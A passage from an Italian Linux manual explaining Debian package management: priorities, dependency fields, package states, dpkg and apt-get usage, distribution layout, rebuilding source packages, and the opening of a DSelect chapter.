- '**`required`**'

  indica un pacchetto necessario per il funzionamento elementare del sistema;

- ‘**`important`**’

  indica un pacchetto importante per il buon funzionamento del sistema;

- ‘**`standard`**’

  indica un pacchetto che fa parte di software comune in un sistema GNU/Linux, senza richiedere la presenza del sistema grafico X;

- ‘**`optional`**’

  indica un pacchetto opzionale;

- ‘**`extra`**’

  indica un pacchetto destinato a un uso specializzato, o che va in conflitto con altri pacchetti di livello precedente.

È interessante osservare che il livello di priorità è un’informazione che normalmente non è contenuta nei pacchetti, ma viene attribuita all’esterno di questi. La si ritrova nei file ‘`Packages`’ e ‘`Packages.cd`’ che verranno descritti in seguito.

24.1.2 Dipendenze secondo i pacchetti Debian

Come accennato, il file di controllo contiene in particolare le informazioni sulle dipendenze del pacchetto. Secondo la logica di Debian, le dipendenze avvengono sempre in relazione a «pacchetti»: quando si tratta di una dipendenza da una funzionalità, questa viene identificata attraverso un «pacchetto virtuale». L’esempio seguente è un estratto delle informazioni relative al pacchetto ‘**`apache-ssl`**’, dove si vede l’uso delle definizioni di quasi tutti i tipi di dipendenza e di incompatibilità:

```
Depends: libc6 (>= 2.0.7u-6), libssl09, mime-support, perl, ...
Suggests: apache-doc, lynx
Conflicts: apache-modules, php3 (<= 3.0.3-1), libapache-mod-perl (<= 1.15-2.1)
Replaces: apache-modules
Provides: httpd
```

Le varie parole chiave hanno il significato seguente:

- ‘**`depends`**’

  indica un elenco di pacchetti indispensabili, eventualmente con il livello di versione richiesto, che devono essere presenti perché questo possa funzionare;

- ‘**`recommends`**’

  indica un elenco di pacchetti raccomandati, anche se non indispensabili, perché il pacchetto che si installa possa essere utilizzato opportunamente;

- ‘**`suggests`**’

  indica un elenco di pacchetti suggeriti, che starebbero bene assieme a quello che si installa;

- ‘**`conflicts`**’

  indica un elenco di pacchetti che non possono convivere assieme a questo;

- ‘**`replaces`**’

  indica un elenco di pacchetti che vengono rimpiazzati da questo;

- ‘**`provides`**’

  indica un elenco di pacchetti che rappresentano le funzionalità offerte da questo.

Le parole chiave utilizzate sono verbi posti alla terza persona singolare, come dire che «il pacchetto A: dipende da... raccomanda... suggerisce... va in conflitto con... sostituisce... fornisce le funzionalità...». Osservando l'esempio, il pacchetto in questione fornisce le funzionalità '**`httpd`**' (in questo caso un pacchetto virtuale), ovvero quelle di un servente HTTP, è incompatibile con il pacchetto '**`apache-modules`**' e che con altri se hanno una versione troppo vecchia, inoltre va a sostituire lo stesso pacchetto '**`apache-modules`**'.

24.1.3 Stato di un pacchetto

Secondo la logica del sistema di gestione dei pacchetti Debian, lo stato di un pacchetto può avere tre gruppi di caratteristiche: lo stato in relazione a ciò che è installato nel sistema, lo stato di selezione e alcune caratteristiche speciali. Rispetto al sistema, un pacchetto può essere:

- '**`installed`**' -- installato

  il pacchetto risulta installato correttamente nel sistema e anche la configurazione è stata completata;

- '**`half-installed`**' -- semi-installato

  l'installazione del pacchetto non è stata completata per qualche ragione;

- '**`not-installed`**' -- non installato

  il pacchetto non risulta installato;

- '**`unpacked`**' -- estratto

  il pacchetto risulta estratto dall'archivio, ma non è stato configurato;

- '**`half-configured`**' -- semi-configurato

  il pacchetto risulta estratto dall'archivio e la configurazione non è stata completata per qualche ragione;

- '**`config-files`**' -- file di configurazione

  del pacchetto sono presenti solo i file di configurazione.

Il sistema di installazione e disinstallazione dei pacchetti Debian è in realtà una procedura, con la quale si «prenotano» delle operazioni che poi vengono eseguite in sequenza. Sotto questo aspetto, un pacchetto che in qualche modo sia «conosciuto» da questa procedura ha anche uno stato di selezione (come già accennato), che può essere:

- '**`unknown`**' -- sconosciuto

  quando non è mai stata richiesta la sua installazione (e di conseguenza non è nemmeno installato);

- '**`install`**' -- da installare

  quando è stata richiesta la sua installazione, o il suo aggiornamento;

- '**`remove`**', '**`deinstall`**' -- da togliere

  quando è stata richiesta la sua disinstallazione normale, cioè senza cancellare i file di configurazione;

- '**`purge`**' -- da eliminare completamente

  quando è stata richiesta la sua eliminazione totale, compresi i file di configurazione;

Infine, un pacchetto può essere stato marcato in modo che non venga aggiornato o sostituito con un'altra versione, '**hold**', oppure può essere stato marcato dal sistema di gestione dei pacchetti perché risulta danneggiato in qualche modo e in tal senso viene indicato come candidato alla reinstallazione, '**reinst-required**'.

Per conoscere lo stato di un pacchetto si può usare '**dpkg**' richiedendo l'azione '**-l**'. L'esempio seguente mostra l'elenco di alcuni pacchetti con l'indicazione del loro stato:

```
Desired=Unknown/Install/Remove/Purge
| Status=Not/Installed/Config-files/Unpacked/Failed-config/Half-installed
|/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name            Version        Description
+++-===============-==============-============================================
ii  gnome-admin     1.0.1-1        Gnome Admin Utilities (gulp and logview)
ii  gnome-bin       1.0.3-1        Miscellaneous binaries used by Gnome
rc  gnome-card-game 1.0.1-4        Gnome card games - Solitaire games (FreeCell
rc  gnome-control-c 0.30-2         The Gnome Control Center
ii  gnome-core      1.0.1-0.3      Common files for Gnome core apps and help br
ii  gnome-dev-doc   1.0.3-1        Gnome developers documentation
pn  gnome-games     <none>         (no description available)
ii  gnome-games-loc 1.0.1-4        The locale databases for the gnome-games pa
rc  gnome-gnibbles  1.0.1-4        A cute little game that has no description
rc  gnome-gnobots   1.0.1-4        Gnome version of text based robots game for
pn  gnome-guile     <none>         (no description available)
un  gnome-gxnsnmp   <none>         (no description available)
pn  gnome-gxsnmp    <none>         (no description available)
ii  gnome-terminal  1.0.1-0.3      The Gnome terminal emulator application
```

Tabella 24.1. Significato delle lettere utilizzate nelle prime tre colonne del rapporto generato con '**dpkg -l**'.

Colonna	Sigla	Significato
1	u	Pacchetto sconosciuto.
1	i	Pacchetto da installare.
1	r	Pacchetto da rimuovere (lasciando la configurazione).
1	p	Pacchetto da eliminare completamente.
2	n	Pacchetto non installato.
2	i	Pacchetto installato.
2	c	Sono presenti solo i file di configurazione.
2	u	Pacchetto estratto dall'archivio, ma non configurato.
2	f	Configurazione interrotta.
2	h	Installazione interrotta.
3		Nessuno stato particolare.
3	h	Segnato per la conservazione alla versione attuale.
3	r	Si richiede la reinstallazione.
3	x	Equivalente a «h» e a «r» messi assieme.


24.1.4 Disponibilità di un pacchetto

La gestione dei pacchetti Debian, richiede che i programmi che ne consentono l'installazione, siano in grado di sapere quali sono i pacchetti effettivamente disponibili. I pacchetti disponibili sono quelli che si trovano in una distribuzione su CD-ROM, in una copia locale nel file system (eventualmente condiviso in rete), in un sito Internet,... In ogni caso, tali informazioni sono contenute in un file che accompagna i pacchetti (uno per ogni raggruppamento principale) e si tratta di '`Packages`', o '`Packages.cd`' nel caso di distribuzioni suddivise su più dischi (CD-ROM, o dischi di altro tipo che possono essere sostituiti durante l'installazione).

24.2 Stratificazione degli strumenti di gestione dei pacchetti Debian

Gli strumenti per la gestione dei pacchetti Debian sono molti e sono fatti per intervenire a livelli diversi. La figura 24.1 mostra la piramide, alla base della quale si trovano gli strumenti fondamentali.

Figura 24.1. Gerarchia semplificata tra gli strumenti di gestione dei pacchetti Debian.

```
                /  \
               /    \
              /      \
             / DSelect  APT \
            /      apt-get     \
           /         DPkg         \
          /    dpkg-deb  dpkg-split  \
         /_______________________________\
```

In breve:

- '**dpkg-deb**' interviene solo al livello di archivi Debian, consentendo l'estrazione e l'archiviazione in questo formato;
- '**dpkg-split**' è uno strumento aggiuntivo in grado di suddividere e riassemblare assieme gli archivi Debian, in modo da poterli gestire in file più piccoli, soprattutto quando questi devono essere trasportati su dischetti;
- DPkg (l'eseguibile '**dpkg**') interviene nei pacchetti Debian, a livello elementare, consentendone l'installazione e la loro disinstallazione, avvalendosi eventualmente di '**dpkg-deb**' quando necessario;
- '**apt-get**' interviene nei pacchetti Debian, a livello più evoluto di DPkg, essendo in grado di risolvere da solo molti problemi di dipendenze;
- DSelect si trova al livello più alto per la gestione dei pacchetti (assieme a APT) e si avvale di tutti gli strumenti inferiori;
- APT è un sistema di strumenti paralleli a DSelect, composto da diversi programmi frontali alternativi che poi si avvalgono di '**apt-get**' per lo svolgimento dei loro compiti.

24.2.1 Gestione elementare attraverso gli strumenti fondamentali

Per l'installazione e la disinstallazione dei pacchetti Debian, lo strumento più banale è dato da DPkg, [1] composto dall'eseguibile '**dpkg**'. Questo è in grado di utilizzare a sua volta anche '**dpkg-deb**', quando si vuole intervenire a livello di archivio Debian.

dpkg [*opzioni*] *azione*

Alla fine della riga di comando dell'eseguibile '**dpkg**' deve apparire l'indicazione di un'azione, che può essere preceduta da alcune opzioni. Come si intuisce, l'azione stabilisce cosa debba essere fatto, mentre le opzioni ne alterano l'ambito. Qui viene mostrato solo l'uso di alcune azioni, perché per le altre conviene agire attraverso strumenti di livello superiore. Non viene mostrato l'uso delle opzioni, comunque si può approfondire l'uso di DPkg consultando la pagina di manuale *dpkg(8)*.

[1] **DPkg** GNU GPL

Alcune azioni

`-c` *archivio_debian*... | `--contents` *archivio_debian*...

Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare l'elenco dei file contenuti nell'archivio Debian indicato come argomento.

`-f` *archivio_debian*... | `--field` *archivio_debian*...

Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare le informazioni di controllo sui pacchetti contenuti negli archivi elencati.

`-I` *archivio_debian*... | `--info` *archivio_debian*...

Questa azione richiama l'utilizzo di '**`dpkg-deb`**' allo scopo di mostrare tutte le informazioni disponibili sui pacchetti contenuti negli archivi elencati.

`-i` *archivio_debian*... | `--install` *archivio_debian*...

Installa o aggiorna i pacchetti contenuti negli archivi indicati come argomento. Questa azione può essere abbinata all'opzione '**`-R`**', o '**`--recursive`**', allo scopo di installare tutti i pacchetti i cui archivi si trovano in una directory, che diventerebbe quindi l'argomento di questa azione.

> L'installazione del pacchetto include anche la configurazione dello stesso.

`--configure` *pacchetto*...

Richiede espressamente di eseguire la configurazione dei pacchetti indicati (ammesso che questi non risultino già installati e configurati correttamente).

`-r` *pacchetto*... | `--remove` *pacchetto*...

Rimuove i pacchetti indicati, senza eliminare i file di configurazione.

`--purge` *pacchetto*...

Elimina completamente i pacchetti indicati, compresi i file di configurazione.

`-l` [*modello_pacchetti*...] | `--list` [*modello_pacchetti*...]

Mostra l'elenco dei pacchetti corrispondenti ai modelli indicati (si usano i caratteri jolly comuni, proteggendoli in modo che la shell non li interpreti direttamente). Se vengono indicati dei modelli, vengono fornite informazioni su tutti i pacchetti conosciuti, non solo quelli installati, mentre utilizzando l'azione senza argomenti, si ottengono informazioni solo sui pacchetti installati, o che comunque hanno mantenuto i file di configurazione.

`-s` *pacchetto*... | `--status` *pacchetto*...

Mostra le informazioni sullo stato dei pacchetti indicati, aggiungendo anche la descrizione se il pacchetto risulta installato. In questo caso non si possono più utilizzare i caratteri jolly.

`-L` *pacchetto*... | `--listfiles` *pacchetto*...

Elenca i file che appartengono a un pacchetto, in base a quanto contenuto nell'archivio originale. Tuttavia, non è possibile conoscere in questo modo quali file sono stati creati dagli script di installazione del pacchetto stesso.

`-S` *modello_file*... | `--search` *modello_file*...

Permette di fare una ricerca per trovare a quali pacchetti appartengono i file indicati come argomento, con o senza l'ausilio di caratteri jolly. In particolare, se si indica un nome o un modello senza l'indicazione di un percorso, si ottengono tutti i pacchetti che hanno file o directory con quel nome.

`-C | --audit`

Controlla i pacchetti installati per determinare quali sono stati installati solo parzialmente.

`--compare-versions` *versione_1 operatore versione_2*

Si tratta di una richiesta particolare con la quale si ottiene il confronto tra due stringhe che rappresentano una versione (completa di revisione). Ciò può essere molto utile nella realizzazione di script. Se il confronto da un risultato *Vero*, l'eseguibile '**`dpkg`**' restituisce zero, mentre negli altri casi restituisce un valore maggiore. Gli operatori che possono essere utilizzati sono elencati nella tabella 24.2

Tabella 24.2. Espressioni per il confronto tra le versioni attraverso l'uso dell'azione '**`--compare-versions`**' con '**`dpkg`**'.

Espressione	Descrizione
ver1 eq *ver2*	*Vero* se le versioni sono uguali.
ver1 ne *ver2*	*Vero* se le versioni sono differenti.
ver1 lt *ver2*	*Vero* se la prima versione è minore della seconda.
ver1 le *ver2*	*Vero* se la prima versione è minore o uguale alla seconda.
ver1 gt *ver2*	*Vero* se la prima versione è maggiore della seconda.
ver1 ge *ver2*	*Vero* se la prima versione è maggiore o uguale alla seconda.

Esempi

```
$ dpkg -c zsh_3.1.2-10.deb
```

Mostra l'elenco dei file che compongono il pacchetto '**`zsh`**', contenuti nell'archivio indicato, esclusi i file che vengono creati dagli script del pacchetto stesso.

```
$ dpkg -I zsh_3.1.2-10.deb
```

Mostra tutte le informazioni disponibili sull'archivio indicato.

```
# dpkg -i zsh_3.1.2-10.deb
```

Installa, o aggiorna, il pacchetto contenuto nell'archivio indicato, ammesso che ciò sia possibile in relazione alle dipendenze di questo.

```
# dpkg -r zsh
```

Rimuove il pacchetto indicato, senza eliminare i file di configurazione.

```
# dpkg --purge zsh
```

Elimina completamente il pacchetto indicato, compresi i file di configurazione.

```
$ dpkg -l
```

Elenca lo stato di tutti i pacchetti installati, o dei quali rimangono i file di configurazione.

```
$ dpkg -l z\*
```

Elenca lo stato di tutti i pacchetti conosciuti che iniziano con la lettera «z». Si osservi l'uso della barra obliqua inversa per proteggere l'asterisco contro l'interpretazione da parte della shell.

```
$ dpkg -s zsh
```

Mostra le informazioni sullo stato del pacchetto indicato, in modo più dettagliato.

```
$ dpkg -L zsh
```

Elenca i file che appartengono al pacchetto '**`zsh`**'.

```
$ dpkg -S /bin/cat
```

Cerca di scoprire a chi appartiene il file '`/bin/cat`' (scoprendo che appartiene al pacchetto '**`textutils`**').

24.2.2 Gestione più evoluta dei pacchetti: organizzazione di una copia della distribuzione

Per una gestione più evoluta dei pacchetti, occorre definire la fonte di questi, dalla quale deve essere ottenibile il file '`Packages`'. Per comprendere la cosa, è necessario prima di tutto conoscere in che modo dovrebbe essere organizzato un CD-ROM o una copia nel file system della distribuzione. Lo schema seguente rappresenta l'essenziale (la metavariabile *arch* viene sostituita dalla sigla dell'architettura per cui sono fatti i pacchetti):

```
debian/
 |-- .disk/
 |    `-- info
 |
 `-- dists/
      |-- stable/
      |    |-- main/
      |    |    `-- binary-arch/
      |    |         |-- Packages
      |    |         |-- Packages.gz
      |    |         |-- Packages.cd
      |    |         |-- Packages.cd.gz
      |    |         `-- *.deb
      |    |
      |    |-- contrib/
      |    |    `-- binary-arch/
      |    |         |-- Packages
      |    |         |-- Packages.gz
      |    |         |-- Packages.cd
      |    |         |-- Packages.cd.gz
      |    |         `-- *.deb
      |    |
      |    |-- non-free/
      |    |    `-- binary-arch/
      |    |         |-- Packages
      |    |         |-- Packages.gz
      |    |         |-- Packages.cd
      |    |         |-- Packages.cd.gz
      |    |         `-- *.deb
      |    |
      |    |-- non-US/
      |    |    `-- binary-arch/
      |    |         |-- Packages
      |    |         |-- Packages.gz
      |    |         |-- Packages.cd
      |    |         |-- Packages.cd.gz
      |    |         `-- *.deb
      |    |
      |    `-- local/
      |         `-- binary-arch/
      |              |-- Packages
      |              |-- Packages.gz
      |              |-- Packages.cd
      |              |-- Packages.cd.gz
      |              `-- *.deb
      |
      `--local/
          `-- local --> ../stable/local
```

Il file '`debian/.disk/info`' è indispensabile quando la distribuzione è suddivisa su più dischi. Questo file contiene una riga che serve a identificare il supporto. I file '`debian/dists/`

`stable/*/binary-`*arch*`/Packages`', assieme alle loro versioni compresse con '**`gzip`**', contengono le informazioni sui pacchetti contenuti negli archivi che si trovano nella stessa directory, o in quelle successive, mentre i file '`debian/dists/stable/*/binary-`*arch*`/Packages.cd`' contengono le informazioni di tutti i file '`Packages`' delle stesse directory per tutti i dischi in cui si articola la distribuzione.

Di tutta questa struttura, la directory '`debian/`' è la radice, o l'inizio, e questa è la posizione che viene richiesta dai programmi per la gestione dei pacchetti quando devono attingere le informazioni sulla disponibilità dei pacchetti.

Come si vede dalla struttura mostrata, una distribuzione Debian si articola anche in componenti, a causa di possibili limitazioni nell'uso e nella distribuzione del software relativo. In generale, gli archivi che si trovano a partire da '`debian/dists/stable/main/`' sono quelli principali che non contengono limitazioni particolari, mentre per gli altri valgono considerazioni differenti. Le varie componenti in cui si articola una distribuzione sono identificate dai nomi delle directory che si diramano da '`debian/dists/stable/`'.

24.2.3 APT a livello essenziale

Il sistema APT si basa sul programma di servizio '**`apt-get`**', che a sua volta si avvale di '**`dpkg`**'.

Per funzionare, '**`apt-get`**' richiede la presenza di un file di configurazione, '`/etc/apt/sources.list`', all'interno del quale vanno elencate le fonti da cui si possono ottenere delle distribuzioni Debian. Questo file può contenere commenti, preceduti dal simbolo '`#`', righe vuote che vengono ignorate come i commenti e righe contenenti ognuna l'indicazione di un'origine, espressa secondo la sintassi seguente:

`deb` *uri_inizio_distribuzione distribuzione componente ...*

Per esempio, per indicare l'utilizzo della distribuzione '**`stable`**' (come si è visto fino a questo punto negli esempi) contenuta a partire da '`/home/pippo/debian/`', della quale si vogliono tutte le componenti normali, si può utilizzare la direttiva seguente:

```
deb file:/home/pippo/debian/ stable main contrib non-free non-US local
```

Nello stesso modo si potrebbero indicare degli URI riferiti a siti FTP o HTTP. Inoltre, è importante tenere presente che si possono indicare molte fonti differenti, come si vede dall'esempio seguente:

```
deb file:/home/pippo/1/debian/ stable main contrib non-free non-US local
deb file:/home/pippo/2/debian/ stable main contrib non-free non-US local
deb http://ftp.us.debian.org/debian stable main contrib non-free
deb http://non-us.debian.org/debian-non-US stable non-US
```

Dopo la configurazione, '**`apt-get`**' richiede espressamente che gli sia ordinato di leggere le sorgenti per aggiornare l'elenco locale dei pacchetti disponibili, in modo da disporre di una visione di ciò che esiste e delle dipendenze relative. Si osservi lo schema sintattico per l'utilizzo di '**`apt-get`**':

`apt-get` [*opzioni*] [*comando*] [*pacchetto...*]

Da quello che si vede, nella riga di comando di '**`apt-get`**' non si fa mai riferimento direttamente ad archivi Debian, ma sempre solo a pacchetti.

Per comprendere il funzionamento di '**`apt-get`**' è bene cominciare da alcuni esempi. Normalmente si inizia aggiornando l'elenco locale dei pacchetti disponibili;

```
# apt-get update
```

quindi potrebbe essere conveniente chiedere l'aggiornamento dei pacchetti, riferiti alla stessa versione della distribuzione che si sta utilizzando.

```
# apt-get upgrade
```

Per installare o aggiornare un pacchetto specifico, soddisfacendo le dipendenze necessarie, si può intervenire come nell'esempio seguente,

```
# apt-get install zsh
```

dove si mostra in che modo installare o aggiornare il pacchetto '**zsh**', rispettando le dipendenze. Infine, per aggiornare il proprio sistema a una nuova versione della distribuzione, si utilizza il comando

```
# apt-get -f dist-upgrade
```

seguito generalmente da una richiesta esplicita di configurazione dei pacchetti che ne avessero bisogno, per mezzo di '**dpkg**':

```
# dpkg --configure --pending
```

Alcuni comandi

`update`

Risincronizza l'elenco locale dei pacchetti rispetto alle origini dichiarate nel file di configurazione. In generale, prima di un comando '**upgrade**' o '**dist-upgrade**', occorrerebbe eseguire un comando '**update**'.

`upgrade`

Aggiorna tutti i pacchetti che risultano già installati, per i quali è disponibile un aggiornamento. L'aggiornamento non viene fatto se questo può provocare degli inconvenienti.

`dist-upgrade`

Aggiorna tutti i pacchetti che risultano già installati, per i quali è disponibile un aggiornamento. L'aggiornamento viene fatto tenendo conto delle dipendenze, che nel frattempo potrebbero essere cambiate (di solito quando si tratta di un aggiornamento che coinvolge l'intera distribuzione).

Di solito, dopo questo tipo di operazione, si avvia il comando '**dpkg --configure --pending**' allo scopo di procedere con la configurazione di ciò che richiede tale passaggio.

`install` *pacchetto*...

Installa i pacchetti indicati come argomento, provvedendo a sistemare anche le dipendenze. È bene sottolineare che vanno indicati i nomi dei pacchetti e non i nomi degli archivi che li contengono.

`check`

Esegue un controllo, anche sui pacchetti che sono stati installati in modo errato.

`clean`

APT utilizza un deposito transitorio per gli archivi utilizzati per l'installazione o l'aggiornamento. Si tratta della directory '`/var/cache/apt/archives/`', che va ripulita periodicamente attraverso il comando '**clean**'.

Alcune opzioni

`-f` | `--fix-broken`

Con l'uso di questa opzione si fa in modo che '**apt-get**' cerchi di sistemare i problemi legati alle dipendenze. Questa opzione può essere usata da sola, senza l'indicazione di un comando, oppure con un comando, di solito '**dist-upgrade**', per richiedere espressamente la sistemazione dei problemi che si possono generare con lo stesso.

-s | --simulate

Simula l'esecuzione del comando, in modo da mostrare cosa si otterrebbe.

24.2.4 Ricerca dei file che apparentemente non appartengono ad alcun pacchetto

Con l'aiuto di DPkg è possibile cercare di individuare a quale pacchetto appartiene questo o quel file. Precisamente si usa l'opzione '**-S**', come nell'esempio seguente:

$ **dpkg -S /etc/timezone**

In questo caso si fa riferimento al file '/etc/timezone' e si dovrebbe ottenere una segnalazione simile a quella seguente, da cui si comprende che il file è abbinato al pacchetto '**timezones**':

```
timezones: /etc/timezone
```

Per avere una visione di insieme dei file che potrebbero essere stati abbandonati inavvertitamente, si può usare Cruft, che scandisce il file system e genera un rapporto. Naturalmente, non tutto ciò che viene indicato è necessariamente un file superfluo, ma è comunque il punto di partenza per la propria ricerca.

cruft [*opzioni*]

L'eseguibile '**cruft**' può essere usato solo dall'utente '**root**' e l'elenco che genera, di file sospetti, viene emesso attraverso lo standard output, a meno che siano usate delle opzioni particolari.

24.3 Pacchetti Debian sorgenti

I pacchetti sorgenti messi a disposizione dalla distribuzione GNU/Linux Debian sono composti generalmente da tre file:

*nome_pacchetto*_*versione*-*revisione*.dsc
*nome_pacchetto*_*versione*-*revisione*.orig.tar.gz
*nome_pacchetto*_*versione*-*revisione*.diff.gz

Il file con estensione '.dsc' contiene informazioni essenziali sul pacchetto, con le firme eventuali, per garantire la sua integrità. Il file con estensione '.orig.tar.gz' contiene i sorgenti originali, archiviati attraverso tar+gz. Il file con estensione '.diff.gz' è un file di differenze da applicare per l'adattamento alla distribuzione; eventualmente questo file potrebbe mancare se il pacchetto nasce espressamente per la distribuzione Debian.

Per compilare un pacchetto occorre prima estrarlo, applicandogli le modifiche previste. Per farlo nel modo corretto, si usa il comando seguente, dove si suppone che nella directory corrente siano disponibili i tre file del pacchetto che interessa:

$ **dpkg-source -x** *nome_pacchetto*_*versione*-*revisione*.**dsc**

In questo modo si ottiene la directory '*nome_pacchetto*-*versione*/', all'interno della quale bisogna entrare per avviare uno script che viene creato proprio con l'applicazione delle modifiche:

```
$ cd nome_pacchetto-versione
```

```
$ su
```

```
# debian/rules binary
```

Come si vede, è stato necessario acquisire i privilegi dell'utente '`root`' per procedere alla compilazione.

In alternativa, se manca il file con estensione '`.dsc`', si può rimediare nel modo seguente:

```
$ tar xzvf nome_pacchetto_versione-revisione.orig.tar.gz
```

```
$ cd nome_pacchetto-versione
```

```
$ cat ../nome_pacchetto_versione-revisione.diff.gz | gunzip | patch -p1
```

```
$ chmod a+x debian/rules
```

```
$ su
```

```
# debian/rules binary
```

Come si vede, si devono applicare le modifiche manualmente, quindi occorre attribuire al file '`debian/rules`' i permessi di esecuzione. Il resto funziona regolarmente.

Al termine si ottiene il file '*nome_pacchetto_versione-revisione_arch*`.deb`', contenente il pacchetto binario pronto per l'installazione.

È evidente che, se si vogliono apportare delle modifiche ulteriori al sorgente, queste vanno fatte dopo l'estrazione e dopo l'applicazione delle modifiche già previste per la distribuzione Debian. Volendo ricostruire un pacchetto sorgente corretto, si interviene secondo la sequenza seguente.

1. Si estrae l'archivio originale e si applicano le modifiche già previste:

   ```
   $ tar xzvf nome_pacchetto_versione-revisione.orig.tar.gz
   ```

   ```
   $ cd nome_pacchetto-versione
   ```

   ```
   $ cat ../nome_pacchetto_versione-revisione.diff.gz | gunzip | patch -p1
   ```

   ```
   $ cd ..
   ```

2. Si fanno le modifiche aggiuntive che si ritengono necessarie.

3. Si cancella il file con estensione '`.diff.gz`' e '`.dsc`':

   ```
   $ rm nome_pacchetto_versione-revisione.diff.gz
   ```

   ```
   $ rm nome_pacchetto_versione-revisione.dsc
   ```

4. Si ricostruisce tutto con '`dpkg-source`':

   ```
   $ dpkg-source -b nome_pacchetto-versione
   ```

   In pratica, l'argomento dell'opzione '`-b`' è il nome della directory contenente i sorgenti modificati.

Al termine si ottiene un file '*nome_pacchetto_versione-revisione*`.diff.gz`' nuovo, assieme al file '*nome_pacchetto_versione-revisione*`.dsc`' appropriato.

24.4 Riferimenti

- Havoc Pennington, *Debian Tutorial*, 1999

  <*http://www.debian.org/~hp/tutorial/*>

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  <*http://ftp.it.debian.org/debian/doc/FAQ/*>

Pacchetti Debian: DSelect

DSelect [1] è uno strumento molto importante per la gestione dei pacchetti, nel momento in cui si vuole tenere sotto controllo il quadro completo della situazione. Si tratta di un programma frontale che gestisce direttamente DPkg e può avvalersi della configurazione di APT per quanto riguarda l'origine da cui prelevare i pacchetti da installare.

È fondamentale la comprensione di molti dettagli di funzionamento di questo programma, per poterlo sfruttare al meglio, considerato che il suo funzionamento non è molto intuitivo.

È disponibile una scheda riassuntiva dell'uso di DSelect nel capitolo 498.

25.1 Menù iniziale

DSelect è un programma interattivo, rappresentato dall'eseguibile '**`dselect`**', che di solito si avvia senza argomenti:

```
# dselect
```

Il suo funzionamento è suddiviso in sei passaggi, rappresentati dal suo menù iniziale, che in generale dovrebbero essere eseguiti secondo la sequenza prevista:

1. scelta del metodo di accesso agli archivi della distribuzione;
2. aggiornamento dell'elenco dei pacchetti disponibili;
3. selezione dei pacchetti da installare, da rimuovere o da eliminare dal sistema;
4. installazione o aggiornamento dei pacchetti, in base alla selezione fatta;
5. richiesta esplicita di eseguire la configurazione dei pacchetti per i quali questa operazione non fosse stata eseguita, o che non fosse stata completata normalmente (di solito, l'installazione provvede anche alla loro configurazione);
6. rimozione o eliminazione dei pacchetti in base alle richieste fatte in fase di selezione.

In generale, al completamento di uno di questi passaggi, DSelect suggerisce automaticamente di passare al successivo. La figura 25.1 mostra il menù introduttivo di DSelect.

Figura 25.1. Il menù iniziale di DSelect.

```
Debian Linux 'dselect' package handling frontend.

 * 0. [A]ccess      Choose the access method to use.
   1. [U]pdate      Update list of available packages, if possible.
   2. [S]elect      Request which packages you want on your system.
   3. [I]nstall     Install and upgrade wanted packages.
   4. [C]onfig      Configure any packages that are unconfigured.
   5. [R]emove      Remove unwanted software.
   6. [Q]uit        Quit dselect.

Use ^P and ^N, cursor keys, initial letters, or digits to select;
Press ENTER to confirm selection.   ^L to redraw screen.

Version 1.4.0.34 (i386 elf).  Copyright (C) 1994-1996 Ian Jackson.   This is
free software; see the GNU General Public License version 2 or later for
copying conditions.  There is NO warranty.  See dselect --license for details.
```

[1] **DSelect**   GNU GPL

Se si utilizza DSelect con un monitor monocromatico, è molto importante ricordarsi di configurare correttamente la variabile di ambiente '**`TERM`**', in modo che questa contenga un nome di un terminale monocromatico (potrebbe trattarsi del nome '**`linux-m`**', basta verificare nella directory '`/usr/share/terminfo/l/`'), altrimenti si fa molta fatica a decifrare il significato delle varie informazioni che appaiono sullo schermo, soprattutto si fa fatica a individuare il cursore di selezione. Per esempio, si potrebbe usare il comando '**`TERM=linux-m ; dselect`**'.

La selezione della voce desiderata avviene in modo molto semplice: per spostare il cursore di selezione si possono usare i tasti freccia, le cifre numeriche corrispondenti, o le iniziali; per selezionare la voce evidenziata basta premere [*Invio*].

25.2 Metodo di accesso ai pacchetti della distribuzione

Come accennato, è bene seguire l'ordine prestabilito, per cui si comincia dalla selezione del metodo di accesso agli archivi della distribuzione. La figura 25.2 mostra il menù che si potrebbe presentare dopo tale selezione.

Figura 25.2. Il menù di selezione del metodo di accesso alla distribuzione.

```
#### dselect - list of access methods ##########################################
  Abbrev.        Description
  cdrom          Install from a CD-ROM.
* multi_cd       Install from a CD-ROM set.
  nfs            Install from an NFS server (not yet mounted).
  multi_nfs      Install from an NFS server (using the CD-ROM set)
  harddisk       Install from a hard disk partition (not yet mounted).
  mounted        Install from a filesystem which is already mounted.
  multi_mount    Install from a mounted partition with changing contents.
  floppy         Install from a pile of floppy disks.
  apt            APT Acquisition [file,http,ftp]


#### Access method 'multi_cd'. #################################################
multi_cd - Install from a CD-ROM set.

Installation from a CD-ROM set containing a Debian distribution.  The
CD-ROMs may be or not be mounted already and should contain a standard
ISO9660 CD-ROM filesystem.





#### explanation of multi_cd ###################################################
```

Come si può osservare, l'immagine sullo schermo è suddivisa in due parti: quella superiore che contiene l'elenco dei metodi di accesso, dove si esegue la selezione, e quella inferiore che contiene la descrizione della voce su cui si trova il cursore di selezione in quel dato momento (in questo caso si tratta della voce '**`multi_cd`**'). Come nel menù generale, il cursore si può spostare utilizzando i tasti freccia e anche altre combinazioni (è disponibile una guida interna accessibile attraverso la pressione di [*F1*] o di [*?*], dalla quale si esce premendo la [*barra spaziatrice*]); infine, premendo [*Invio*] si seleziona la voce in cui si trova il cursore.

È bene sottolineare che l'elenco dei metodi di accesso potrebbe essere composto da un numero maggiore o minore di possibilità, in base alla disponibilità effettiva. Qui vengono descritti solo alcuni metodi di accesso, dal momento che poi il meccanismo di selezione si ripete con una logica simile anche negli altri.

25.2.1 Accesso attraverso un CD-ROM unico

